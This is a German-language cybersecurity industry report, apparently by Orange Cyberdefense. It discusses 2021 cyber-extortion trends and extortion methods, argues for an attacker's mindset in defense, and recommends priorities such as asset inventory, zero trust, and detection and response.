
Dies deutet erneut darauf hin, dass jedes Unternehmen damit rechnen muss, angegriffen zu werden, und dass der wichtigste Prädiktor dafür, als Opfer auf einer Leak-Seite aufzutauchen, die weniger ausgeprägte Fähigkeit des Unternehmens ist, Angriffen standzuhalten und sich von einer Kompromittierung zu erholen.

Es sei angemerkt, dass uns der Wert der digitalen Daten für das Opfer interessiert, nicht der Wert der Daten für den Kriminellen, da es sich bei der Straftat, um die es hier geht, um Erpressung und nicht um Diebstahl handelt.

Jedes Unternehmen, das über digitale Datenbestände verfügt, kann daher einem Angriff zum Opfer fallen.

Erpressungsmethoden

eingesetzt von den Top-Akteuren im Jahr 2021



Neue Formen der Erpressung

Cy-X stellt den Straftatbestand der Erpressung dar. Die Verschlüsselung, mit dem Schlüssel und der Androhung von Leaks als Druckmittel, ist ein Mittel, das eingesetzt wird, um das Lösegeld zu erpressen. Bei der Verschlüsselung und dem Lösegeld handelt es sich um die Mittel, nicht um das Ziel.

Im Jahr 2021 beinhalteten 10 % aller Vorfälle, die wir auf Leak-Seiten beobachten konnten, keine Verschlüsselung. Dies bedeutet einen Anstieg von 1 % gegenüber den Daten aus dem Jahr 2020.

Wie aus der vorstehenden Grafik ersichtlich ist, hat sich der Trend im dritten Quartal 2021 verschoben, sodass es möglicherweise zu früh ist, um vorherzusagen, dass sich die Landschaft grundlegend verändert hat. Dennoch ist klar, dass die Verschlüsselung nicht das einzige Werkzeug im Repertoire der Erpresser ist. Gerade dieser Sachverhalt sollte als Warnung dienen, dass Ransomware-Erkennung und Backups möglicherweise nicht mehr ausreichen, um Kriminelle abzuschrecken.

Eine Untersuchung der Erpressungsarten der 10 geschäftigsten Akteure zeigt, dass dieses Muster nicht universell ist.

Wie der obigen Grafik entnommen werden kann, greifen die meisten der Top-10-Akteure immer noch ausschließlich auf die Methode der Verschlüsselung für die Erpressung zurück. Andere, wie ArvinClub, verwenden jedoch überhaupt keine Verschlüsselung, und wieder andere verwenden eine Mischung aus verschiedenen Techniken.

Die wichtigste Erkenntnis in diesem Zusammenhang ist die Tatsache, dass sich die Kriminalität weiterentwickeln wird; nicht nur durch die eingesetzte Technologie, sondern auch durch das Geschäftsmodell. Sollten andere Formen der Erpressung weiter an Bedeutung gewinnen, sollten wir uns darauf vorbereiten, indem wir unsere technischen Abwehrmaßnahmen und sonstigen Maßnahmen entsprechend anpassen.

Erpressermethoden

Double Extortion: Das ‚klassische' Ransomware-Schema, bei dem Daten verschlüsselt werden und Geld für den Entschlüsselungsschlüssel verlangt wird, mit der ‚doppelten' Bedrohung durch Datenverluste.

Nur Daten-Exposition: Drohung, gestohlene Daten zu veröffentlichen, um das Opfer zu schädigen oder zu beschämen, ohne dass die Daten verschlüsselt werden.

DDoS: Blockieren einer Website oder eines Dienstes durch Überlastung mit Datenverkehr oder Anfragen und anschließende Geldforderung, um den Angriff zu stoppen.

Nur DDoS-Threat: Androhung eines DDoS-Angriffs auf Webseiten oder Dienste, es sei denn, es wird eine Zahlung geleistet, aber keine Durchführung des Angriffs.

Nur Weiterverkauf von Informationen: Weiterverkauf gestohlener Daten aus anderen Erpressungsangriffen, ohne Erpressung.

Fazit

Die Landschaft der Bedrohungsakteure rund um Cy-X ist komplex und dynamisch. Die Gesamtzahl der Akteure wächst stetig, auch wenn einzelne Akteure im Laufe der Zeit kommen und gehen. Während eine Handvoll ‚Alpha'-Akteure für etwa die Hälfte aller Verbrechen verantwortlich sind, gibt es auch Dutzende anderer ‚kleinerer' Akteure, mit denen man sich auseinandersetzen muss.

Lediglich etwa 10 % der Unternehmen, die über Leak-Seiten erpresst werden, scheinen das Lösegeld zu zahlen. Doch auch das stellt einen erheblichen Geldsegen für die Kriminellen dar.

Die Cyber-Erpressung entwickelt sich weiter; nicht nur durch die eingesetzte Technologie, sondern auch durch das Geschäftsmodell. Da neue Formen der Erpressung immer mehr an Bedeutung gewinnen, sollten wir uns darauf vorbereiten, indem wir unsere technischen Abwehrmaßnahmen und andere Gegenmaßnahmen entsprechend anpassen.

Die Muster in den betroffenen Ländern, Branchen und Unternehmensgrößen bleiben jedoch relativ konstant.

Kriminelle Akteure kompromittieren die meisten Opfer in denselben wenigen Branchen. Dies legt nahe, dass die am häufigsten betroffenen Branchen nicht gezielt angegriffen werden, sondern etwas anderes gemeinsam haben – nämlich einfach, dass sie weniger darauf vorbereitet sind, Angriffe abzuwehren.

In fast allen Ländern lassen sich Opfer finden. Ferner kann festgehalten werden, dass Länder, die bisher eher verschont geblieben sind, nicht hoffen können, dass dies so bleibt.

Fast 75 % aller Leaks betreffen Kleinunternehmen. Allerdings können Unternehmen jeder Größe betroffen sein.

Dies deutet erneut darauf hin, dass jedes Unternehmen damit rechnen muss, angegriffen zu werden, und dass die weniger ausgeprägte Fähigkeit des Unternehmens, Angriffen standzuhalten und sich von einer Kompromittierung zu erholen, das wichtigste Vorzeichen dafür ist, als Opfer auf einer Leak-Webseite aufzutauchen.

Anwendung eines offensiven Ansatzes auf eine defensive Strategie

Unsere Branche hat sich in allen Bereichen rasant weiterentwickelt. Wir konnten beobachten, wie innovative Lösungen und großartige Verteidigungssysteme zugänglich wurden. Dennoch stellen wir nach wie vor fest, dass Unternehmen Angriffen zum Opfer fallen. Man sollte meinen, dass wir mit all den auf dem Markt erhältlichen ‚Next-Gen' Abwehrlösungen einen Zustand fast vollständiger Sicherheit erreicht hätten. Aber das ist offensichtlich nicht der Fall.

Ich möchte Sie zum Denken anregen, den Standard erhöhen und Ihnen einige Informationen mit auf den Weg geben, die Ihnen in Zukunft bei der Umsetzung einer robusteren Abwehrstrategie behilflich sein können.

Ulrich Swart, Security Analyst, **Orange Cyberdefense**

Eine schnelle Bewertung der Security

Wir möchten lediglich ein paar einfache Fragen stellen:

- Ist Ihr Unternehmen auf einen Angriff vorbereitet?
- Wissen Sie, was die wichtigsten Probleme/Dienste/Lösungen sind, die von Angreifern anvisiert werden?
- Wer ist für das Patching verantwortlich und sind Ihre Systeme sowie Ihre Software auf dem neuesten Stand?
- Sind Passwörter für all Ihre Systeme unter Verwendung von Branchenstandards ordnungsgemäß gesichert?
- Implementieren Ihre Entwicklerteams oder Netzwerkarchitekten das Thema Security als Teil Ihrer Designprozesse?
- Ist sich jeder Mitarbeiter seiner Rolle im Sicherheitsprozess bewusst?

Wenn Sie die Beantwortung einer der obigen Fragen mit „Ähm...", „Vielleicht..." oder einfach nur mit „Ich hoffe..." einleiten würden, dann sollten wir uns die Zeit nehmen, um uns mit diesen Themen auseinanderzusetzen und die aktuelle Denkweise bezüglich Security zu hinterfragen.

Was bedeutet Defense?

Der eigentliche Zweck der Defense oder Abwehr ist der aktive oder reaktive Schutz von Assets. Im Zusammenhang gesehen, müssen Unternehmen Assets, Kundendaten, Personal, geistiges Eigentum und betriebliche Prozesse schützen. Robbie Sinclair, Head of Security bei Country Energy NSW Australia, sagte diesbezüglich: „Sicherheit ist immer übertrieben, bis sie nicht mehr ausreicht."

Security zu implementieren und aufrechtzuerhalten fühlt sich häufig übertrieben an, nur um die Gefahr eines potenziellen Angriffs zu mindern. Sobald es allerdings tatsächlich zu einem Angriff kommt, wünschen sich die meisten Unternehmen, sie hätten mehr getan, um sich zu schützen, den Angriff abzuschwächen oder zu verhindern. Leider wird man bei den Abwehrszenarien zunächst im Nachteil sein, da traditionelle Abwehrlösungen reaktiv sind und nur auf bekannte oder vorhersehbare Ergebnisse angewendet werden können.

Angreifer werden immer die Oberhand behalten, da sie die Zeit und das Überraschungsmoment auf ihrer Seite haben. Darüber hinaus ist es komplex, wenn nicht gar unmöglich, alle Aspekte innerhalb eines Unternehmens zu schützen.

Ungeachtet der Weiterentwicklung von Tools, umfangreicher Forschungen und raffinierter Praktiken: Unbekannte Bedrohungen werden weiterhin bestehen. Diese Bedrohungen können nur eine neue Schwachstelle, ein falsch konfigurierter Dienst oder ein schwaches Passwort sein. Es gibt keine Wunderwaffe, wenn es um Security geht. Einige sagen, der sicherste Weg wäre, niemals online zu gehen. Aber einfach nur offline zu bleiben ist nicht die Lösung, die wir vorschlagen.

Nach etlichen Jahren in der Branche des Ethical Hackings haben wir ein weit verbreitetes Missverständnis darüber ausmachen können, wer für die Security verantwortlich sein sollte. Der Personenkreis derer, die zum Schutz des Unternehmens beitragen sollten, sollte nicht nur auf Security Engineers, Blue-Team-Mitglieder oder Analysten des Security Operations Centers beschränkt sein. Das Thema Security sollte täglich von allen Personen im Unternehmen berücksichtigt werden. Dazu gehören Entwickler, Architekten, Manager, Führungskräfte, Verwaltungsangestellte und sonstige Mitarbeiter.

Das Thema Security ist in der Regel der letzte Punkt auf der Agenda, wenn es überhaupt aufgelistet wird. Sie sollten sich fragen: Wenn es auf unserer Liste steht, auf wessen Liste steht es noch?

Security geht alle an

Das Konzept einer Organisation impliziert, dass wir alle unsere Eier in einen Korb legen. Dieser Korb enthält Ihre Marke, Personal, Software, Hardware, Netzwerke, physische Gebäude, Internetpräsenz und vor allem das Image, das Sie nach außen hin ausstrahlen. Alle genannten Bereiche müssen geschützt werden, nicht nur durch ein einzelnes Team, sondern durch jeden Mitarbeiter in Ihrem Unternehmen. Für die meisten Unternehmen werden der Faktor Mensch, typische Fehlkonfigurationen, unaufhaltsame technologische Entwicklungen und schädliche Praktiken zum Verhängnis.

Kenne Deinen Feind!

Die Bedrohungslandschaft besteht zum Großteil aus sechs potenziellen Angreifertypen.

- **Script Kiddies** – Leute, die aus Spaß an der Freude und für Ruhm hacken.
- **Blackhats** – Menschen, die aus monetärem Interesse oder mit böswilliger Absicht hacken.
- **Greyhats** – Menschen, die aus Gründen der sozialen Gerechtigkeit, Imagegründen oder aktivistischen Motiven hacken.
- **Nation-states** – Regierungen oder Militärgruppen, die aus geheimdienstlichen oder politischen Gründen hacken.
- **Wettbewerber** – Unternehmen, die an Ihre Informationen bzw. Ihr geistiges Eigentum gelangen oder Ihr Image schädigen wollen.
- **Insider** – Personen in Ihrem Unternehmen, die verärgert sind oder möglicherweise einen persönlichen Vorteil daraus ziehen wollen.

Als Unternehmen müssen wir die Rollen ein wenig umkehren und die potenziellen Risiken erkennen. Der beste Weg, dies zu tun, besteht darin, Ihre Assets anzugreifen. Die Bedrohungen sind real und Ihr Unternehmen wird sich ihnen irgendwann stellen müssen. Angreifer können die schwächsten Glieder ausmachen und sie zu ihrem eigenen Vorteil ausnutzen.

In unserer Arbeit als Pentester zielen wir darauf ab, Sicherheitsprobleme basierend auf den Auswirkungen eines einfachen Säulensystems, genannt CIA Triade, aufzuzeigen. Sollte ein Unternehmen angegriffen werden, sind einige oder alle der folgenden Punkte betroffen.

Vertraulichkeit: ob die Informationen geschützt sind

Integrität: ob Informationen ganz, vollständig und unbeeinträchtigt bleiben

Verfügbarkeit: ob Systeme/Dienste/Lösungen ohne Behinderungen oder Störungen funktionieren

Das Kompromittierungs-Kuchen-Rezept

Angreifer verlassen sich auf ein einfaches Rezept wie ein Backrezept eines Kuchens. Sie benötigen Zutaten, eine Anleitung und Know-how, um ein Ziel zu erreichen.

Die Zutaten sind wie folgt:

- Das Ziel – etwas zum Angreifen
- Die Schwachstelle – das Element, das angegriffen wird
- Ein Exploit – die Methode, um den Angriff auszuführen

Die Anleitung besteht hauptsächlich aus einer Methodik, ein logischer Ablauf von Maßnahmen, die ergriffen werden müssen, um die oben genannten Zutaten zu erhalten und diese dazu zu verwenden, um ein Ziel zu erreichen. Das Endprodukt wird ‚die Kompromittierung' sein. Ja, Angreifer backen ihren eigenen Kuchen und essen ihn auch selbst. Sie verwenden das obige Rezept dazu, um ihre Mission abzuschließen, Daten zu extrahieren, das Unternehmen zu Fall zu bringen oder die Kontrolle dazu zu nutzen, um einen finanziellen Gewinn zu erzwingen.

Warten Sie nicht auf den Angriff

Ein Angreifer muss nur einmal Glück haben – die vorhandenen Abwehrmechanismen überwinden oder eine Fehlkonfiguration oder menschliche Schwäche ausnutzen. Die Art und Weise, wie Unternehmen sich dem entgegenstellen können und ihre Abwehr zu stärken, besteht darin, eine offensive Denkweise anzuwenden. Das Konzept besteht darin, das schwächste Glied in der Abwehrkette zu finden, bevor es ein Angreifer entdeckt, und es zu stärken.

Sobald Sie die Denkweise des Angreifers oder die in der Praxis verwendeten Methoden kennen, können Sie und Ihr Team sich auf reale Szenarien vorbereiten.

„Angriff ist die beste Verteidigung"

Jack Dempsey

Boxweltmeister im Schwergewicht

Um diesen offensiven Abwehransatz umzusetzen, müssen wir unsere Denkweise ändern, um bei der Durchführung unserer täglichen Aufgaben wie ein Angreifer zu denken. Einige Beispiele:

- Das Entwicklerteam sollte seinen Code beim Entwickeln aus der Perspektive eines Angreifers überprüfen.
- Ein Verwaltungsmitarbeiter sollte sich bewusst machen, wie ein Angreifer die Passwörter verwenden könnte, die er in einer Klartextdatei auf seinem Desktop aufbewahrt.
- Das Führungsteam sollte sich darüber Gedanken machen, weshalb sie angegriffen werden könnten. Ferner sollten sie ihre Mitarbeiter dazu befähigen, die Wege zu diesen erkannten Zielen zu finden. Dabei gilt es, sich nicht nur auf die wertvollsten, sondern auch auf die einfachen und potenziell leicht zu behebenden Lücken zu konzentrieren.

Die beste Strategie ist die Kombination aus einem gestaffelten Sicherheitskonzept und einem aktiven, offensiven Ansatz.

Nutzen Sie Ihre bestehenden Teams, um Schwachstellen zu erkennen und proaktiv über potenzielle Sicherheitslücken nachzudenken. Schulen Sie Ihre Mitarbeiter hinsichtlich der Standardmethoden von Angreifern und befähigen Sie sie, die potenziellen Problembereiche täglich zu identifizieren, anstatt einfach auf einen Angriff zu warten.

Lassen Sie das Wissen den Wandel vorantreiben. Wenn Sie das Vorgehen beim Angriff verstanden haben, wenden Sie es auf eine Abwehrstrategie an.

www.orangecyberdefense.com

Stefan Lager
SVP Global Service Lines
Orange Cyberdefense

Security-Prognosen

Der Wandel zu erfreulichen Investitionen

Im Bereich der Cybersecurity gibt es Hunderte von verschiedenen Lösungen, in die man investieren kann – wie soll man also Prioritäten setzen?

Eine häufige Herausforderung besteht darin, dass sich Unternehmen auf den Aufbau von Fähigkeiten konzentrieren, anstatt darauf, Risiken zu verringern. Dieses Verhalten wird durch die starke Präsenz der Security Provider vorangetrieben, die sicherstellen wollen, dass die Sicherheitsinvestitionen mit den Fähigkeiten ihrer Technologie übereinstimmen.

Das Ergebnis dieses Ansatzes ist eine Überinvestition in einigen Bereichen und eine Unterinvestition in anderen Bereichen, wodurch das Gesamtrisiko möglicherweise nicht wesentlich verringert wird.

Nehmen wir als Beispiel drei Themen, die für die meisten Unternehmen die wichtigsten Sicherheitsbereiche sein sollten und in die sie investieren sollten:

1. Die Kontrolle über ihre Assets
2. Die Kontrolle des Zugriffs auf ihre Assets
3. Die Fähigkeit, Incidents zu erkennen und darauf zu reagieren

Sehen wir uns also diese verschiedenen Bereiche genauer an!

1

Kontrolle über Ihre Assets

Das Feedback unserer Incident Responder und unserer Ethical Hacker ist einheitlich. Der einfachste Weg ist der Angriff auf ‚vergessene' Assets.

Viele Unternehmen verfügen über Assets, die mit ihrer Infrastruktur verbunden sind, von denen sie aber nichts wissen, die nicht Teil von Standardprogrammen für Vulnerability Management sind oder die nicht durch Best-Practice-Konfigurationen geregelt sind. Dies macht sie zu einem perfekten Ziel, um sich Zugriff zu verschaffen, Privilegien zu erhöhen oder sie als Hintertür ins Unternehmen zu nutzen.

Viele der Kunden, die wir getroffen haben, stehen vor den gleichen Herausforderungen:

- Unsere CMDB ist nicht 100%ig vollständig und korrekt
- Wir haben keinen klaren Überblick über unsere wichtigsten Assets
- Unsere Cloud-Umgebung ist sehr dynamisch und wir haben keine 100%ige Kontrolle über alle Workloads
- Unserem Vulnerability Management Programm fehlt ein klarer Rahmen und KPIs
- Wir haben keine klare Bestandsaufnahme und Klassifizierung unserer Daten

Warum ist das so, werden Sie sich fragen?

Wie können wir jemals optimal in Security investieren, wenn wir nicht wissen, wo sich unsere wichtigsten Assets und Daten befinden und wie groß die Angriffsfläche für diese Assets ist?

Ich denke, das ist eine berechtigte Frage.


2

Zugriffskontrolle

Wenn Sie Ihre wichtigsten Assets mit den Anwendungen und Daten, die Ihr Unternehmen antreiben, identifiziert haben, wie können Sie dann den Zugriff darauf auf sichere Weise gewährleisten? In der Vergangenheit haben sich viele Unternehmen zu sehr auf den Perimeterschutz verlassen, so dass der Zugriff auf die Assets hinter diesen Firewalls und VPN-Diensten recht entspannt war.

Heute schreiben wir das Jahr 2021, und die Daten und Nutzer befinden sich überall. Laut Forbes werden 80 % der Unternehmens-IT bis 2025 in die Cloud verlagert [37]. Hinzu kommt, dass die Bedrohungslandschaft fortschrittlicher denn je ist. Wir müssen also jedes Gerät als angegriffen betrachten und den Zugriff darauf so einrichten, dass so wenig Schaden wie möglich angerichtet werden kann, falls es tatsächlich angegriffen wurde. Niemals vertrauen, immer verifizieren.

Dieses neue Konzept des ‚**Zero Trust'** für die Zugriffsvergabe ist der Schlüssel zur Begrenzung der Auswirkungen von Sicherheitsverletzungen. Und ja, es wird eine Sicherheitsverletzung geben, also bereiten Sie sich besser darauf vor.



In der Praxis bedeutet dies, dass Sie niemals einem Gerät vertrauen sollten, nur weil es mit einem vertrauenswürdigen Netz verbunden ist, und Sie sollten niemals einem Benutzer vertrauen, nur weil er ein vertrauenswürdiges Gerät verwendet. Natürlich muss ein Gleichgewicht zwischen Security und Benutzerfreundlichkeit bestehen. Sie können von einem Benutzer nicht verlangen, dass er bei jedem neuen Zugriff die Multifaktor-Authentifizierung (MFA) verwendet, aber Sie müssen sich des Risikos der einmaligen Anmeldung bewusst sein. Wenn Sie nach der anfänglichen MFA 12 Stunden lang freien Zugriff zu allen Anwendungen gewähren, wird jeder, der dieses Gerät benutzt, diesen Zugriff haben. Dies gilt sowohl für den physischen Zugriff auf nicht gesperrte Bildschirme, als auch für den Fernzugriff auf Laptops.

Der richtige Ansatz für Zero Trust sollte also eigentlich lauten: „Niemals vertrauen, immer verifizieren UND überwachen"

Und nein, Sie werden wahrscheinlich nicht in der Lage sein, von heute auf morgen auf die vollständige Umsetzung von Zero Trust überzugehen. Also beginnen Sie mit der Identifizierung der Kronjuwelen Ihres Unternehmens und setzen Sie es zunächst dort um.

3

Die Kompetenz des Detect & Respond

Sie alle wissen inzwischen, dass es so etwas wie einen 100%igen Schutz nicht gibt. Da Sie sich dessen bewusst sind, wissen Sie auch, dass es zu Sicherheitsverletzungen kommen kann.

Die Auswirkungen einer Sicherheitsverletzung stehen in direktem Zusammenhang mit Ihrer Fähigkeit, sie zu erkennen und darauf zu reagieren!

Je schneller Sie eine Sicherheitsverletzung erkennen und darauf reagieren können, desto geringer ist das Risiko, dass Ihr geistiges Eigentum gestohlen oder Ihre Infrastruktur gegen Lösegeld verschlüsselt wird.

Das bedeutet, dass alle Unternehmen einen detaillierten Plan und eine Strategie für die Erkennung von und die Reaktion auf Bedrohungen haben, richtig?

Nun, nicht ganz. Auch hier sind wir dem Marketing von Security-Anbietern ausgeliefert.

Log-basierte Detection

Was sie Ihnen sagen: „Wir verfügen über fortschrittliche KI-Verhaltensmodelle für Zero-Day-Bedrohungen."

Was sie Ihnen nicht sagen:
„Wir sind in hohem Maße von der Art und Struktur der von Ihnen gesendeten Daten abhängig und wir sind nur ein sekundäres Detection-System. Ein anderes System muss die primäre Detection übernehmen und die Daten an uns senden."

Endpoint-basierte Detection

Was sie Ihnen sagen:
„Wir erkennen alle Bedrohungsaktivitäten auf dem Endpoint, können Threat Hunting Zugriff zu Ihrer Infrastruktur verschaffen und infizierte Geräte direkt isolieren."

Was sie Ihnen nicht sagen:
„Wenn sich der Angreifer auf dem Endpoint befindet, kann nicht ausgeschlossen werden, dass der Client abgeschaltet oder ausgehebelt wird. Was machen Sie außerdem mit all den Geräten, die mit Ihrem Netzwerk verbunden sind und auf denen Sie keinen Agenten installieren können?"

Netzwerk-basierte Detection

Was sie Ihnen sagen:
„Es ist die beste Methode zur Erkennung von Infizierungen bei nicht verwalteten Geräten, z.B. bei Angriffen in der Lieferkette. Durch den Einsatz von KI zum Beobachten Ihrer Infrastruktur können wir Kommunikationsanomalien finden, die mit Log-basierter oder Endpoint-basierter Detection unmöglich zu finden sind."

Was sie Ihnen nicht sagen:
„Ein großer Teil des Datenverkehrs ist verschlüsselt, und das schränkt die Details ein, die wir sehen können. Wir sind nicht in der Lage, Entwicklungsmuster auf dem Endpoint zu erkennen, nur, wenn er nach außen kommuniziert."

Cloud-basierte Detection

Was sie Ihnen sagen:
„Leistungsstarke Threat Detection durch eine Kombination aus maschinellem Lernen und Threat Intelligence."

Was sie Ihnen nicht sagen:
„Die Threat Detection und Triage ist auf die über die APIs des Cloud-Anbieters verfügbaren Daten beschränkt."


Wie Sie sehen, gibt es kein Patentrezept für die Erkennung von Bedrohungen. Sie müssen Ihr Umfeld, die Bedrohung und die Möglichkeiten der verschiedenen Technologien kennen. Darüber hinaus braucht man auch die Ressourcen und das Fachwissen, um diese rund um die Uhr zu optimieren. Aus diesem Grund wenden sich die meisten Kunden an einen vertrauenswürdigen Sicherheitspartner, der ihnen hilft, den Ausgangspunkt und den Weg für ihre Strategie zur Erkennung von Bedrohungen zu finden.

Fazit

Wir gehen davon aus, dass sich Sicherheitsinvestitionen nicht mehr alleine auf den Aufbau eigenständiger Abwehrkompetenzen, sondern auf die Verringerung des Gesamtrisikos für das Unternehmen konzentrieren werden.

Um dies zu erreichen, müssen Unternehmen den Teil des Sicherheitsbudgets erhöhen, der dem Verständnis ihrer Angriffsfläche gewidmet ist, einschließlich der Identifizierung kritischer Assets und Daten. Weiterhin müssen sie die Tatsache akzeptieren, dass sie angegriffen werden, und einen soliden Plan für das Krisenmanagement erstellen, der umfassende Erkennungsfähigkeiten für die Cloud, Anwendungen und verwaltete/unverwaltete Geräte umfasst. Dies wird auf Kosten einiger traditioneller Sicherheitsinvestitionen geschehen.

Durch die Umstellung auf ‚erfreuliche Investitionen', können die Unternehmen das Risiko verringern und gleichzeitig ihre Sicherheitsinvestitionen optimieren.



Zusammenfassung:

Was haben wir gelernt?

Sara Puigvert
EVP Global Operations
Orange Cyberdefense

Was wir bisher gelernt haben, ist, dass das Thema Cybersecurity außerordentlich komplex geworden ist. Erstens konnten wir durch unsere MDR-Services-Daten aufzeigen, wie vielschichtig die Angriffe sind. Zweitens können wir eine wachsende Vielfalt von Sicherheitsereignissen beobachten, die durch unsere World-Watch-Initiative für Sie analysiert werden.

Unsere Experten entschlüsseln, wie Kriminelle in ihrem eigenen abgeschiedenen Ökosystem agieren, und zeigen, dass es nach wie vor von entscheidender Bedeutung ist, Sicherheitslücken entsprechend zu beheben, um unsere Sicherheitsinfrastruktur zu verbessern.

So werden in diesem Jahr 18.000 neue Schwachstellen entdeckt. Mehr als 2 pro Stunde [38].

Die durchschnittliche Zeit, um sie zu beheben, d. h. durch Patch oder Begrenzung, verringert sich langsam auf etwa 60 Tage. Allerdings nutzen Angreifer nach wie vor zu oft Sicherheitslücken aus, bevor sie von Unternehmen bearbeitet werden können. Es ist sogar so, dass einige von ihnen bereits wenige Stunden nach ihrer Veröffentlichung als Waffe eingesetzt werden.

In der IT-Welt bleibt Microsoft in Bezug auf die Anzahl der Schwachstellen Spitzenreiter, gefolgt von Google.

In der OT steigen ICS- und IoT-Schwachstellen rapide an und machen heutzutage insgesamt 10 % aus. Leider sind diese Sicherheitslücken meistens kritisch und/oder leicht auszunutzen, ein Trend, der mit der mangelnden Sicherheitsreife in dieser Branche zusammenhängt.

Schließlich haben uns unsere Pentesting- und CSIRT-Stories gezeigt, dass Angreifer weiterhin kreativ sind, wenn es um das Ausnutzen von Schwachstellen geht.

Und als ob das nicht genug wäre, unternehmen Ransomware-as-a-Service-Banden immer größere Anstrengungen, um ihren Opfern Geld abzunehmen. Dabei setzen sie Taktiken ein, wie das Initiieren von DDoS-Angriffen, das Versenden von E-Mails an Kunden und Medien, die Versteigerung gestohlener Daten oder es werden Versuche unternommen, den Aktienmarkt zu beeinflussen usw..

Der Job der Verteidiger scheint anspruchsvoller denn je zu sein. Diejenigen, die einen Guide haben, werden es leichter haben, auf dieser Reise voranzukommen.

Die Komplexität in den Griff bekommen

Es ist wichtig, einen Schritt zurückzugehen und die Cyberdefense aus einer strategischeren Perspektive zu betrachten. Der erste Schritt zur Komplexitätsreduktion besteht darin, ein grundlegendes Konzept umzusetzen: Security ist eine Reise, kein Ziel.

Es ist ein bewegliches Ziel, und der einzige Weg, ihm näher zu kommen, besteht darin, selbst in Bewegung zu bleiben. Sobald dieses Prinzip verstanden wurde, wird die Vorgehensweise viel klarer und kann in umsetzbare Schritte aufgegliedert werden.

Bei einem ausgedehnten Wanderausflug tief in den Wäldern gilt es entsprechend zu planen und 1. den aktuellen Aufenthaltsort herauszufinden, 2. den nächsten Wegpunkt festzulegen, 3. die richtige Richtung zu bestimmen, in welche man gehen muss. Einmal dort angekommen, kann man diese Schritte wiederholen.

Entsprechend können Ihnen Cyber-Risikobewertungen und Ethical Hacking einen Hinweis darauf geben, wo Sie in Bezug auf die Cybersecurity stehen. Eine Beratung kann Ihnen anschließend helfen, die Prioritäten und Pläne zu bestimmen, die gemäß Ihren sich entwickelnden Geschäftsanforderungen erforderlich sind. Technologieexperten helfen Ihnen dabei, diese Roadmap richtig umzusetzen und stellen sicher, dass Sie auf Kurs bleiben.

